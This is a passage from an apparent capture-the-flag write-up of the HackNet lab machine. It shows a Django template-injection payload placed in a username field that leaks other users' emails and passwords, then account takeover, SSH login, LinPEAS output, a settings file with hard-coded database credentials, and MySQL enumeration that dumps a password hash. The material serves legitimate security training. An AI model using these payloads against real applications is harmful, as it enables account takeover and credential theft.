talent for writing malicious code and cracking software protections. Loves breaking encryption algorithms.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': False, 'is_hidden': False, 'two_fa': False}, {'id': 16, 'email': '[email protected]', 'username': 'shadowmancer', 'password': 'Sh@d0wM@ncer', 'picture': '16.png', 'about': 'A master of disguise in the digital world, using cloaking techniques and evasion tactics to remain unseen.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 21, 'email': '[email protected]', 'username': 'whitehat', 'password': 'Wh!t3H@t2024', 'picture': '21.jpg', 'about': 'An ethical hacker with a mission to improve cybersecurity. Works to protect systems by exposing and patching vulnerabilities.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 24, 'email': '[email protected]', 'username': 'brute_force', 'password': 'BrUt3F0rc3#', 'picture': '24.jpg', 'about': 'Specializes in brute force attacks and password cracking. Loves the challenge of breaking into locked systems.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 25, 'email': '[email protected]', 'username': 'shadowwalker', 'password': 'Sh@dowW@lk2024', 'picture': '25.jpg', 'about': 'A digital infiltrator who excels in covert operations. Always finds a way to walk through the shadows undetected.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': False, 'is_hidden': False, 'two_fa': False}, {'id': 27, 'email': '[email protected]', 'username': '{{ users.values }}', 'password': 'axura', 'picture': 'profile.png', 'about': '', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': True, 'two_fa': False}]>">
    </a>
</div>
This discloses full user records—including login emails and passwords—sourced from the current like list.
We can also index sequentially with {{ users.0 }} since it's an iterable Python object:
<div class="likes-review-item">
    <a href="/profile/27">
        <img src="/media/test.jpg" title="hexhunter">
    </a>
</div>Given emails serve as usernames, credentials fall out cleanly:
{{ users.0.email }}
{{ users.0.password }}Email:
<div class="likes-review-item">
    <a href="/profile/27">
        <img src="/media/test.jpg" title="[email protected]">
    </a>
</div>
Password:
<div class="likes-review-item">
    <a href="/profile/27">
        <img src="/media/test.jpg" title="H3xHunt3r!">
    </a>
</div>We now hold a reliable credential-leak primitive.
USER
IDOR
There's one stealthy user backdoor_bandit in this community:

Lurking in the network is a shadowy figure—one who never posts, keeps his profile locked down, and leaves barely a trace.
The plan: compromise his account using our credential-leak primitive — User ID 18.
First, we need to anchor a post he's interacted with. Keeping our username as {{ users }}, we fire the likes/<id> endpoint through BurpSuite Intruder, hunting for the keyword backdoor_bandit:


Success—Post 23 shows up in his trail. We hit the endpoint like/23 to mimic interaction:
Then we can lookup the render HTML with our injection via /likes/23. Only one name surfaces on that clandestine like list:

Switching tactics, we pivot our username to exfiltrate data as before—credentials drop clean:

[email protected] / mYd4rks1dEisH3reLogging out and back in as backdoor_bandit, we uncover a hidden connection—he's in close contact with deepdive:
That same secret Post 23? Authored by deepdive (userId 22):

We can take him down as well, but not neccessary. Because the stolen credentials for backdoor_bandit aren't just for show—they pop a direct SSH session to the target host:

User flag captured.
ROOT
Internal Enum
LinPEAS
╔══════════╣ Users with console
mikey:x:1000:1000:mikey,,,:/home/mikey:/bin/bash
root:x:0:0:root:/root:/bin/bash
sandy:x:1001:1001::/home/sandy:/bin/bash

╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sniffing
You can sniff with tcpdump!

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
[RED FLAG]
Files with capabilities (limited to 50):
/usr/bin/ping cap_net_raw=ep
/usr/bin/tcpdump cap_net_raw=eip

╔══════════╣ Backup files (limited 100)
-rw-r--r-- 1 sandy sandy 13851 Dec 29  2024 /var/www/HackNet/backups/backup03.sql.gpg
-rw-r--r-- 1 sandy sandy 13713 Dec 29  2024 /var/www/HackNet/backups/backup02.sql.gpg
-rw-r--r-- 1 sandy sandy 13445 Dec 29 2024 /var/www/HackNet/backups/backup01.sql.gpgFindings:
- Users: besides
mikey(our current shell), there'ssandy, likely the next privilege rung. - Services: MySQL (3306) is bound locally; Apache (80) and SSH (22) are public.
- Credentials goldmine: Three
.sql.gpgencrypted dumps in/var/www/HackNet/backups/owned bysandy. They reek of sensitive data (user tables, creds). - Capabilities:
tcpdumpwithcap_net_raw=eipis a red flag—raw packet capture without root. This can expose credentials in flight (MySQL auth, HTTP headers, etc.).

This grants a process a narrowly scoped privilege—here, raw network access—without elevating it to full root.
So the field is set:
- Another valid user exists,
sandy. - Three encrypted SQL dumps rest under
/var/www/HackNet/backups/. - MySQL listens locally on 3306.
tcpdumpcarries the dangerouscap_net_raw=eipcapability.
Plenty of vectors here to chain escalation—towards sandy, and ultimately, root.
Config
Standard practice: sweep the web root for sensitive configs. Inside /var/www/HackNet/HackNet/settings.py, the jackpot surfaces—hard-coded database credentials and Django Cache Framework settings:
from pathlib import Path
import os

BASE_DIR = Path(__file__).resolve().parent.parent

SECRET_KEY = 'agyasdf&^F&ADf87AF*Df9A5D^AS%D6DflglLADIuhldfa7w'

DEBUG = False

ALLOWED_HOSTS = ['hacknet.htb']

INSTALLED_APPS = [
    'django.contrib.admin',
    'django.contrib.auth',
    'django.contrib.contenttypes',
    'django.contrib.sessions',
    'django.contrib.messages',
    'django.contrib.staticfiles',
    'SocialNetwork'
]

MIDDLEWARE = [
    'django.middleware.security.SecurityMiddleware',
    'django.contrib.sessions.middleware.SessionMiddleware',
    'django.middleware.common.CommonMiddleware',
    'django.middleware.csrf.CsrfViewMiddleware',
    'django.contrib.auth.middleware.AuthenticationMiddleware',
    'django.contrib.messages.middleware.MessageMiddleware',
    'django.middleware.clickjacking.XFrameOptionsMiddleware',
]

ROOT_URLCONF = 'HackNet.urls'

TEMPLATES = [
    {
        'BACKEND': 'django.template.backends.django.DjangoTemplates',
        'DIRS': [],
        'APP_DIRS': True,
        'OPTIONS': {
            'context_processors': [
                'django.template.context_processors.debug',
                'django.template.context_processors.request',
                'django.contrib.auth.context_processors.auth',
                'django.contrib.messages.context_processors.messages',
            ],
        },
    },
]

WSGI_APPLICATION = 'HackNet.wsgi.application'

DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST':'localhost',
        'PORT':'3306',
    }
}

CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}

AUTH_PASSWORD_VALIDATORS = [
    {
        'NAME': 'django.contrib.auth.password_validation.UserAttributeSimilarityValidator',
    },
    {
        'NAME': 'django.contrib.auth.password_validation.MinimumLengthValidator',
    },
    {
        'NAME': 'django.contrib.auth.password_validation.CommonPasswordValidator',
    },
    {
        'NAME': 'django.contrib.auth.password_validation.NumericPasswordValidator',
    },
]

SESSION_ENGINE = 'django.contrib.sessions.backends.db'
LANGUAGE_CODE = 'en-us'
TIME_ZONE = 'UTC'
USE_I18N = True
USE_L10N = True
USE_TZ = True

STATICFILES_STORAGE = 'django.contrib.staticfiles.storage.StaticFilesStorage'
STATIC_ROOT = os.path.join(BASE_DIR, 'static')
STATIC_URL = '/static/'

MEDIA_ROOT = os.path.join(BASE_DIR, 'media')
MEDIA_URL = '/media/'

DEFAULT_AUTO_FIELD = 'django.db.models.BigAutoField'That hands us direct access: MySQL login as sandy / h@ckn3tDBpa$$. Another rung up the privilege chain.
DataBase
Connect to the MySQL Database:
mysql -u sandy -p -h 127.0.0.1Some basic DB enumeration:
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| hacknet            |
| information_schema |
| mysql              |
+--------------------+
3 rows in set (0.002 sec)

MariaDB [(none)]> use hacknet
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [hacknet]> show tables;
+-----------------------------------+
| Tables_in_hacknet                 |
+-----------------------------------+
| SocialNetwork_contactrequest      |
| SocialNetwork_socialarticle       |
| SocialNetwork_socialarticle_likes |
| SocialNetwork_socialcomment       |
| SocialNetwork_socialmessage       |
| SocialNetwork_socialuser          |
| SocialNetwork_socialuser_contacts |
| auth_group                        |
| auth_group_permissions            |
| auth_permission                   |
| auth_user                         |
| auth_user_groups                  |
| auth_user_user_permissions        |
| django_admin_log                  |
| django_content_type               |
| django_migrations                 |
| django_session                    |
+-----------------------------------+
17 rows in set (0.001 sec)

MariaDB [hacknet]> select * from auth_user;
+----+------------------------------------------------------------------------------------------+----------------------------+--------------+----------+------------+-----------+-------+----------+-----------+----------------------------+
| id | password                                                                                 | last_login                 | is_superuser | username | first_name | last_name | email | is_staff | is_active | date_joined                |
+----+------------------------------------------------------------------------------------------+----------------------------+--------------+----------+------------+-----------+-------+----------+-----------+----------------------------+
|  1 | pbkdf2_sha256$720000$I0qcPWSgRbUeGFElugzW45$r9ymp7zwsKCKxckgnl800wTQykGK3SgdRkOxEmLiTQQ= | 2025-02-05 17:01:02.503833 |            1 | admin    |            |           |       |        1 |         1 | 2024-08-08 18:17:54.472758 |
+----+------------------------------------------------------------------------------------------+----------------------------+--------------+----------+------------+-----------+-------+----------+-----------+----------------------------+
1 row in set (0.001 sec)

MariaDB [hacknet]> select * from django_session;
+----------------------------------+------------------------------------------------------------------------------------------------------------------------------------+----------------------------+
| session_key                      | session_data                                                                                                                       | expire_date                |
+----------------------------------+------------------------------------------------------------------------------------------------------------------------------------+----------------------------+
